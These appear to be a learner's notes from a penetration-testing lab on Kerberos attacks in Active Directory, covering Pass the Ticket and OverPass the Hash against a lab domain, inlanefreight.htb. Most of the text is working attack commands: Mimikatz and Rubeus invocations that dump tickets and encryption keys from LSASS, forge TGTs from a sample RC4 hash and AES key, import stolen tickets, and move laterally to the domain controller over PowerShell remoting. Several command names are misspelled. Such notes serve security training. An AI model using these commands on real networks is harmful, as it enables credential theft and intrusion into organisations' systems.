-
Here, we use a stolen Kerberos ticket instead of an NTLM hash
-
We need a valid Kerberos ticket to perform a
Pass the Ticket (PtT). It can be:- Service Ticket (TGS - Ticket Granting Service) to allow access to a particular resource.
- Ticket Granting Ticket (TGT), which we use to request service tickets to access any resource the user has privileges to.
Harvesting Kerberos Tickets from Windows
Mimikatz - Export Tickets
- Windows stores and processes tickets using the LSASS process
- As a non-admin user, you can only get tickets from lsass
-
as an admin, you can get everything
-
Harvest tickets from Mimikatz:
sekurlasa::tickets /export- The results is a list of
.kirbifiles containing tickets - These will be saved in the current directory
-
In the ticket name, if the format is
<username>$- this computer requires a ticket to interact with the AD - User Tickets:
[randomvalue]-username@service-domain.local.kirbi- If you pick a ticket with the service
krbtgt, it corresponds to the TGT of that account.
- If you pick a ticket with the service
Rubeus
- use
rubeuswith the optionsdump- will dump all tickets if local admin
- no file created, output encoded in base64
-
use
/nowrapfor copy-paste -
Rubeus.exe dump /nowrap
Note: To collect all tickets we need to execute Mimikatz or Rubeus as an administrator.
ISSUES

Forge your own Kerberos tickets:

OverPass the Hash or Pass the Key
-
The
Pass the KeyorOverPass the Hashapproach converts a hash/key (rc4_hmac, aes256_cts_hmac_sha1, etc.) for a domain-joined user into a fullTicket-Granting-Ticket (TGT). -
To Forge the tickets we need the user's hash
sekurlsa::ekeys- to dump all kerberos encryption keys- We will get the Key List

- As we have the
AES, RC4keys, we can performOverPass the hash or pass the key
WILL OPEN A NEW CMD SHELL TO RUN COMMANDS
Mimikatz
- Use the rc4_hmac_nt key with the mimikatz - PtH module
- sekurlsa::pth /user:plaintext /domain:inlanefreight.htb /ntlm:3f74aa<hash from above response>
- This will open a new cmd.exe which can be used to request tickets for services
Rubeus
- Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:<aes_key from above> /nowrap
Pass the Ticket (PtT)
- If we have a kerberos ticket, we can use it to move laterally
- With
Rubeuswe perform an OverPass the Hash attack and retrieved the ticket in b64 format. - We can use the flag /ptt to submit the ticket (TGS/TGT) to the current logon session
Rubeus:
Rubeus ptt using a key from mimikatz
- Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt
- Responds with Ticket successfully imported!
Rubeus ptt using a ticket exported from mimikatz
- Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
Rubeus using b64
- Convert mimikatz file to base64 using powershell
- [Convert]::ToBase64String([IO.File]::ReadAllBytes("[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"))
- Or use the Rubeus output from harvesting tickets
Rubeus.exe ptt /ticket:doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/
Mimikatz
Mimikatz - ppt - using the file
- kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"
- dir \\DC01.inlanefreight.htb\c$ - confirm

PtT with PS remoting
- PowerShell Remoting allows us to run scripts or commands on a remote computer
- ADmins enable this for easy management
-
WinRM - TCP PORTs 5985/5986
-
To create a PowerShell Remoting session on a remote computer, you must have administrative permissions, be a member of the Remote Management Users group, or have explicit PowerShell Remoting permissions in your session configuration.
Mimikatz
1. Import the ticket using kerberos::ptt
- kerberos::ptt "<ticket>.kirbi"
2. exit mimikatz
3. open powershell in the cmd session where the ticket is imported
4. Enter-PSSession -ComputerName DC01
Rubeus
- Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show
- A new cmd will be opened
- createonly will create a hidden process (can be shown using /show)
- Request a new TGT using /ptt to import the ticket into our current session and connect to the DC using powershell remoting
- Rubeus.exe asktgt /user:john /domain:inlanefreight.htb /aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc /ptt
OR
- Rubeus.exe /ticekt:<base64> or <TGT file>
- After Ticket Imported Sucesfully
- Then same powershell Enter-PSSession